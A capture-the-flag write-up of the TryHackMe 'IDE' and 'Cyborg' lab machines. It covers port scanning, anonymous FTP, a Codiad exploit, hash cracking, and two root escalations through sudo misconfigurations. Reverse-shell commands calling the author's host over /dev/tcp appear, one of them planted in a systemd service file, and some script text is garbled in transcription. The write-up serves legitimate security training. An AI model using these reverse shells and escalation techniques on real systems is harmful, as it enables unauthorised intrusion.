
▶ Start Machine

Task 3; IDE - <https://tryhackme.com/room/ide>

```
(kali㉿kali)-[~/Downloads]
$ nmap -sV -T5 -p- 10.10.90.67
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 23:07 EDT
Warning: 10.10.90.67 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.90.67
Host is up (0.16s latency).
Not shown: 65226 closed tcp ports (conn-refused), 305 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
62337/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 657.68 seconds
```

The custom port interested me and I'm glad I found this;



I also tried anonymous ftp which worked

```
[kali㉿kali)-[~/Downloads]
$ ftp 10.10.90.67
Connected to 10.10.90.67.
220 (vsFTPd 3.0.3)
Name (10.10.90.67:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Found a user called drac and john

```
150 Here comes the directory listing.
drwxr-xr-x    3 0          114        4096 Jun 18  2021 .
drwxr-xr-x    3 0          114        4096 Jun 18  2021 ..
drwxr-xr-x    2 0          0         4096 Jun 18  2021 ...
226 Directory send OK.
ftp> cd ...
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||63064|)
150 Here comes the directory listing.
-rw-r--r--    1 0          0         151 Jun 18  2021 -
226 Directory send OK.
ftp> more -
Hey john,
I have reset the password as you have asked. Please use the default password to login.
Also, please take care of the image file ;
- drac.
```

I riffed through the different default passwords and password was our winner

```

1 #!/usr/bin/python
2 import socket, videosocket
3 import StringIO
4 from videofeed import VideoFeed
5
6 class Client:
7     def __init__(self):
8         self.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9         self.client_socket.connect(("10.3.42.55", 6000))
10        self.vsock = videosocket.videosocket(self.client_socket)
11        self.videofeed = VideoFeed(1, "client", 1)
12        self.data = StringIO.StringIO()
13
14    def connect(self):
15        while True:
16            frame = self.videofeed.get_frame()
17            self.vsock.vsend(frame)
18            frame = self.vsock.vrecv()
19            self.videofeed.set_frame(frame)
20
21        print "RECEIVED: ", frame
22        """if (data <= '0' and data >= 'q'):
23            self.client_socket.send(data)
24        else:
25            self.client_socket.send(data)
26            self.client_socket.close()
27            break;
28        """
29
30 if __name__ == "__main__":
31     client = Client()
32     client.connect()
33
34

```

Well we have some kind of project manager, but codiad looks like something I can look into. Turns out there is an exploit for this version so I had to get it

```

kali@kali: ~/Downloads
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~/Downloads x
[~/] Y
[+] Starting ...
Traceback (most recent call last):
  File "/home/kali/Downloads/49705.py", line 150, in <module>
    main()
  File "/home/kali/Downloads/49705.py", line 135, in main
    if not login(domain, username, password):
      ^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/Downloads/49705.py", line 20, in login
    "username": john,
      ^^^
NameError: name 'john' is not defined

---(Kali㉿kali)-[~/Downloads]
$ python3 49705.py http://10.10.90.67:62337/ john password 10.2.9.196 8080 linux
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.2.9.196/8081 0>&1 2>&1"' | nc -lvp 8080
nc -lvp 8081
[+] Please confirm that you have done the two command above [y/n]
[~/] Y
[+] Starting ...
Traceback (most recent call last):
  File "/home/kali/Downloads/49705.py", line 150, in <module>
    main()
  File "/home/kali/Downloads/49705.py", line 135, in main
    if not login(domain, username, password):
      ^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/Downloads/49705.py", line 20, in login
    "username": john,
      ^^^
NameError: name 'john' is not defined

---(kali㉿kali)-[~/Downloads]
$ nano 49705.py

---(Kali㉿kali)-[~/Downloads]
$ python3 49705.py http://10.10.90.67:62337/ john password 10.2.9.196 8080 linux
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.2.9.196/8081 0>&1 2>&1"' | nc -lvp 8080
nc -lvp 8081
[+] Please confirm that you have done the two command above [y/n]
[~/] Y
[+] Starting ...
[+] Login Content : {"status":"success","data":{"username":"john"}}
[+] Login success!
[+] Getting writable path ...
[+] Path Content : {"status":"success","data":{"name":"CloudCall","path":"/var/www/html/codiad_projects"}}
[+] Writable Path : /var/www/html/codiad_projects
[+] Sending payload ...

```

Looks like it works!

```
(kali㉿kali)-[~/Downloads]
$ nc -lnvp 8081
listening on [any] 8081 ...
connect to [10.2.9.196] from (UNKNOWN) [10.10.90.67] 47740
bash: cannot set terminal process group (945): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ide:/var/www/html/codiad/components/filemanager$ █
```

Time to investigate

```
www-data@ide:/home$ cd drac
cd drac
www-data@ide:/home/drac$ ls -la
ls -la
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4  2021 .
drwxr-xr-x 3 root root 4096 Jun 17  2021 ..
-rw----- 1 drac drac  49 Jun 18  2021 .Xauthority
-rw-r--r-- 1 drac drac  36 Jul 11  2021 .bash_history
-rw-r--r-- 1 drac drac 220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11  2021 .bashrc
drwx----- 4 drac drac 4096 Jun 18  2021 .cache
drwxr-x--- 3 drac drac 4096 Jun 18  2021 .config
drwx----- 4 drac drac 4096 Jun 18  2021 .gnupg
drwx----- 3 drac drac 4096 Jun 18  2021 .local
-rw-r--r-- 1 drac drac  807 Apr  4  2018 .profile
-rw-r--r-- 1 drac drac   0 Jun 17  2021 .sudo_as_admin_successful
-rw----- 1 drac drac  557 Jun 18  2021 .xsession-errors
-r----- 1 drac drac   33 Jun 18  2021 user.txt
www-data@ide:/home/drac$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@ide:/home/drac$ chmod +r user.txt
chmod +r user.txt
chmod: changing permissions of 'user.txt': Operation not permitted
```

Interesting must need to be a real user instead of this other shell I have looks look back in time

```
www-data@ide:/home/drac$ cat .bash_history
cat .bash_history
mysql -u drac -p 'Th3dRaCULa1sR3aL'
www-data@ide:/home/drac$ █
```

Looks like we found a password so lets switch over

```
www-data@ide:/home/drac$ su drac
su drac
su: must be run from a terminal
```

I kept getting this error so I had to try to use ssh instead

```

└─(kali㉿kali)-[~/Downloads]
$ ssh drac@10.10.90.67
The authenticity of host '10.10.90.67 (10.10.90.67)' can't be established.
ED25519 key fingerprint is SHA256:74/tt/begRRz00E0mVr2W3VX96tjC2aHyfq0EFU0kRk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.90.67' (ED25519) to the list of known hosts.
drac@10.10.90.67's password:
Permission denied, please try again.
drac@10.10.90.67's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Wed Apr 17 04:25:51 UTC 2024

 System load: 0.08           Processes:          111
 Usage of /: 50.3% of 8.79GB   Users logged in:    0
 Memory usage: 25%           IP address for eth0: 10.10.90.67
 Swap usage:  0%

 * Canonical Livepatch is available for installation.
 - Reduce system reboots and improve kernel security. Activate at:
   https://ubuntu.com/livepatch

69 packages can be updated.
1 update is a security update.

Last login: Wed Aug  4 06:36:42 2021 from 192.168.0.105
drac@ide:~$ █

```

Then I was able to find the hash

```

drac@ide:~$ cat user.txt
02930d21a8eb009f6d26361b2d24a466
drac@ide:~$ sudo -l
[sudo] password for drac:
Sorry, try again.
[sudo] password for drac:
Matching Defaults entries for drac on ide:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User drac may run the following commands on ide:
  (ALL : ALL) /usr/sbin/service vsftpd restart
drac@ide:~$ █

```

I found our way to priv esc by exploiting the allowed commands Drac can use.

```

drac@ide:~$ nano /lib/systemd/system/vsftpd.service
[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/usr/sbin/vsftpd /etc/vsftpd.conf
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=-/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target

```

Let's change the ExecStart line to a reverse shell




```
GNU nano 2.9.3          /lib/systemd/system/vsftpd.service
```

```
[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.2.9.196/9090 0>&1'
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty


[Install]
WantedBy=multi-user.target
```

Now before we run the script we need to have a listener to catch this shell.



```
(kali㉿kali)-[~/Downloads]
$ nc -lvp 9090
listening on [any] 9090 ...
```

Now lets restart the Daemon and execute our reverse shell.



```
drac@ide:/tmp$ systemctl daemon-reload
==== AUTHENTICATING FOR org.freedesktop.systemd1.reload-daemon ====
Authentication is required to reload the systemd state.
Authenticating as: drac
Password:
==== AUTHENTICATION COMPLETE ====
drac@ide:/tmp$ sudo /usr/sbin/service vsftpd restart
drac@ide:/tmp$
```

Now that the reverse shell should be executed if we go look at our listener terminal we should have caught the reverse shell.

```
└─(kali㉿kali)-[~/Downloads]
$ nc -lnpv 9090
listening on [any] 9090 ...
connect to [10.2.9.196] from (UNKNOWN) [10.10.39.206] 49760
bash: cannot set terminal process group (1808): Inappropriate ioctl for device
bash: no job control in this shell
root@ide:/# whoami
whoami
root
root@ide:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ide:/# ls
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
vmlinuz
vmlinuz.old
root@ide:/# cat /root/root.txt
cat /root/root.txt
ce258cb16f47f1c66f0b0b77f4e0fb8d
root@ide:/# █
```

We were able to successfully capture the root shell and if we check for final flag we can see we got it.

The screenshot shows the TryHackMe IDE room interface. At the top, there's a navigation bar with 'Learn', 'Dashboard', 'Learn', 'Compete', 'Other', and a search bar. Below that, the room title 'IDE' is displayed with a difficulty rating of 'Easy' and a duration of '0 min'. The main area shows a progress bar at 100% completion. A chart tracks user progress over time, with Oday leading at 160 points. The 'Task 1' section contains a challenge to gain a shell and escalate privileges, with two flags provided: user.txt (02930d21a8eb009fd26361b2d24a466) and root.txt (ce258cb16f47fc66f0b0b77f4e0fb8d). Buttons for 'Start Machine' and 'Correct Answer' are present.


Task 4; Cyborg - <https://tryhackme.com/room/cyborgt8>

We start with the normal Recon steps as before using Nmap.

```
(kali㉿kali)-[~/Downloads]
$ nmap -sV -T5 10.10.18.124
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 17:54 EDT
Nmap scan report for 10.10.18.124
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.82 seconds
```

There is an open http webserver running, let investigate that possible attack surface.



This is an unconfigured Apache2 web server. This is nothing, but maybe there is more than what meets the eye? We were correct and were able to find an /admin and /etc domain that piques our interest.


```
(kali㉿kali)-[~/Downloads]
$ gobuster dir -u http://10.10.18.124 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.18.124
[+] Method:       GET
[+] Threads:      40
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/admin           (Status: 301) [Size: 312] [→ http://10.10.18.124/admin/]
/etc             (Status: 301) [Size: 310] [→ http://10.10.18.124/etc/]
/server-status   (Status: 403) [Size: 277]
Progress: 185349 / 220561 (84.04%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 185393 / 220561 (84.06%)
Finished
```

If I go to look in our other hidden directory, /etc, we see a file directory including the squid file Alex was talking about.



Index of /etc

Name	Last modified	Size	Description
Parent Directory		-	
squid/	2020-12-30 02:09	-	

Apache/2.4.18 (Ubuntu) Server at 10.10.18.124 Port 80

We found a passwd file within our squid folder.

Index of /etc/squid

Name	Last modified	Size	Description
Parent Directory		-	
passwd	2020-12-30 02:09	52	
squid.conf	2020-12-30 02:09	258	

Apache/2.4.18 (Ubuntu) Server at 10.10.18.124 Port 80

If we open the passwd file we get this string.

```
Kali Linux Kali Tools Kali Docs Kali Forums
music_archive:$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
```

I decided to pipe this string into hashid to help me identify which hash is being used for easier decoding.

```
(kali㉿kali)-[~/Downloads]
$ echo '$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.' | hashid
Analyzing '$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.'
[+] MD5(APR)
[+] Apache MD5
```

Now that we know that they are using MD5 we can utilize JohnTheRipper to bruteforce the hash and find the password to music_archive.

```
(kali㉿kali)-[~/Downloads]
$ nano hash.txt

(kali㉿kali)-[~/Downloads]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
squidward      (?)
1g 0:00:00:00 DONE (2024-04-17 18:59) 2.631g/s 102568p/s 102568c/s 102568C/s wonderfull..samantha5
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now that we found the password, “squidward” we can try to ssh into the account.


```
(kali㉿kali)-[~/Downloads]
└─$ ssh music_archive@10.10.18.124
The authenticity of host '10.10.18.124 (10.10.18.124)' can't be established.
ED25519 key fingerprint is SHA256:hJwt8CvQHRU+h3WUZda+Xuvsp1/od2FFuBvZJJvdSHs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.18.124' (ED25519) to the list of known hosts.
music_archive@10.10.18.124's password:
Permission denied, please try again.
music_archive@10.10.18.124's password:
Permission denied, please try again.
music_archive@10.10.18.124's password:

(kali㉿kali)-[~/Downloads]
└─$ ssh squid@10.10.18.124
squid@10.10.18.124's password:
Permission denied, please try again.
squid@10.10.18.124's password:
Permission denied, please try again.
squid@10.10.18.124's password:
```

We were unable to connect to any account using this information, we tried to log into squid which also led us nowhere. If I check the other file in the folder, squid.conf, I found another account called squid that is why I tried that.

```
auth_param basic program /usr/lib64/squid/basic_ncsa_auth /etc/squid/passwd
auth_param basic children 5
auth_param basic realm Squid Basic Authentication
auth_param basic credentialsttl 2 hours
acl auth_users proxy_auth REQUIRED
http_access allow auth_users
```

I am a bit stuck so I went to the other hidden directory and found this webpage, I clicked around until I found a .tar file.



Unsure what this was I extracted it to find a new “home” directory which led me to a list of files.

```
(kali㉿kali)-[~/Downloads]
$ tar -xf archive.tar

(kali㉿kali)-[~/Downloads]
$ ls
alpine-v3.19-x86_64-20240416_2152.tar.gz  archive.tar  hash.txt      LinEnum      src      Utility
amdrj_vsftpd_backdoor.rb                   build-alpine  home        msfinstall  ssh_hash  Weapons
a.py                                         dict.lst   'home-made lists' 'requests'$'\r' Training

(kali㉿kali)-[~/Downloads]
$ cd home

(kali㉿kali)-[~/Downloads/home]
$ ls
field

(kali㉿kali)-[~/Downloads/home/field]
$ ls
dev

(kali㉿kali)-[~/Downloads/home/field/dev]
$ ls
final_archive

(kali㉿kali)-[~/Downloads/home/field/dev]
$ cd final_archive

(kali㉿kali)-[~/.../home/field/dev/final_archive]
$ ls
config  data  hints.5  index.5  integrity.5  nonce  README
```

If I open the README I see that this is a borgbackup repository so I will use that to group them together again.

```
 README x
1 This is a Borg Backup repository.
2 See https://borgbackup.readthedocs.io/
```


Using Borg list command I am able to compress them together again.

```
[kali㉿kali)-[~/Downloads]
$ borg list /home/kali/Downloads/home/field/dev/final_archive
Enter passphrase for key /home/kali/Downloads/home/field/dev/final_archive:
music_archive           Tue, 2020-12-29 09:00:38 [f789ddb6b0ec108d130d16adebf5713c29faf19c44cad5e1eeb8ba37277b
1c82]
```

Then using the extract command I am able to get the original file.

```
[kali㉿kali]-[~/Downloads]
$ borg extract /home/kali/Downloads/home/field/dev/final_archive::music_archive
Enter passphrase for key /home/kali/Downloads/home/field/dev/final_archive:
```

I got 2 files a secret.txt and a note.txt I check the secret.txt first to find a morale booster, thanks fieldRaccoon



In the other file we finally get some credentials

```
~/Downloads/home/alex/Documents/note.txt - Mousepad
File Edit Search View Document Help
+ 🖍️ 🖊️ 🖊️ C ✎ ⏪ ⏫ ⏪ ⏫ ⏪ ⏫ ⏪ ⏫ ⏪ ⏫ ⏪ ⏫ ⏪ ⏫
1 Wow I'm awful at remembering Passwords so I've taken my Friends advice and noting them down!
2
3 alex:S3cretP@ss3
4
```

Let's ssh into our newly found account, alex. Once we look through the files we find a user.txt

```
(kali㉿kali)-[~/Downloads]
└─$ ssh alex@10.10.18.124
alex@10.10.18.124's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

27 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$ whoami
alex
alex@ubuntu:~$ ls
Desktop Documents Downloads Music Pictures Public Templates user.txt Videos
alex@ubuntu:~$ cat user.txt
flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}
alex@ubuntu:~$
```

This is great, but I want to be root and not just a normal account, so let's check if sudo has permission to any commands that Alex also has. Fair enough, we can utilize the backup.sh command to do just that.

```
alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
(ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
```

Taking a look at the file we can see what this file does, we can see it uses getopt. I am not familiar with this function so I needed to look at what this even does.

```
#!/bin/sh
# echo "$line"
#done < "$input"

while getopt c: flag
do
    case "${flag}" in
        c) command=${OPTARG};;
    esac
done

backup_files="/home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /
/home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex/Music/
song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3"

# Where to backup to.
dest="/etc/mp3backups/"

# Create archive filename.
hostname=$(hostname -s)
archive_file="$hostname-scheduled.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"

echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"

cmd=$(command)
echo $cmd
alex@ubuntu:/etc/mp3backups$
```

Thanks to Brave AI I was able to quickly get a run down of what getopt does.

What is getopt

getopt is a function used for parsing command-line options in Unix and Linux environments, particularly in shell scripts and C programs. It allows scripts to handle flags (options) and arguments passed by users when executing the script, improving usability and functionality in automation tasks and system administration. [2](#) [3](#)

So with our newfound knowledge we should ideally be able to run a cat command to be able to get the root flag. Although this isn't gaining root we were able to achieve our goal. If we wanted to gain access we can run a command like "sudo ./backup.sh -c "bin/bash"" instead of "sudo ./backup.sh -c "cat /root/root.txt"". Just ensure you have a listener to be able to catch the reverse shell.

```
alex@ubuntu:/etc/mp3backups$ sudo ./etc/mp3backups/backup.sh -c "cat /root/root.txt"
/home/alex/Music/image12.mp3
/home/alex/Music/image7.mp3
/home/alex/Music/image1.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image5.mp3
/home/alex/Music/image4.mp3
/home/alex/Music/image3.mp3
/home/alex/Music/image6.mp3
/home/alex/Music/image8.mp3
/home/alex/Music/image9.mp3
/home/alex/Music/image11.mp3
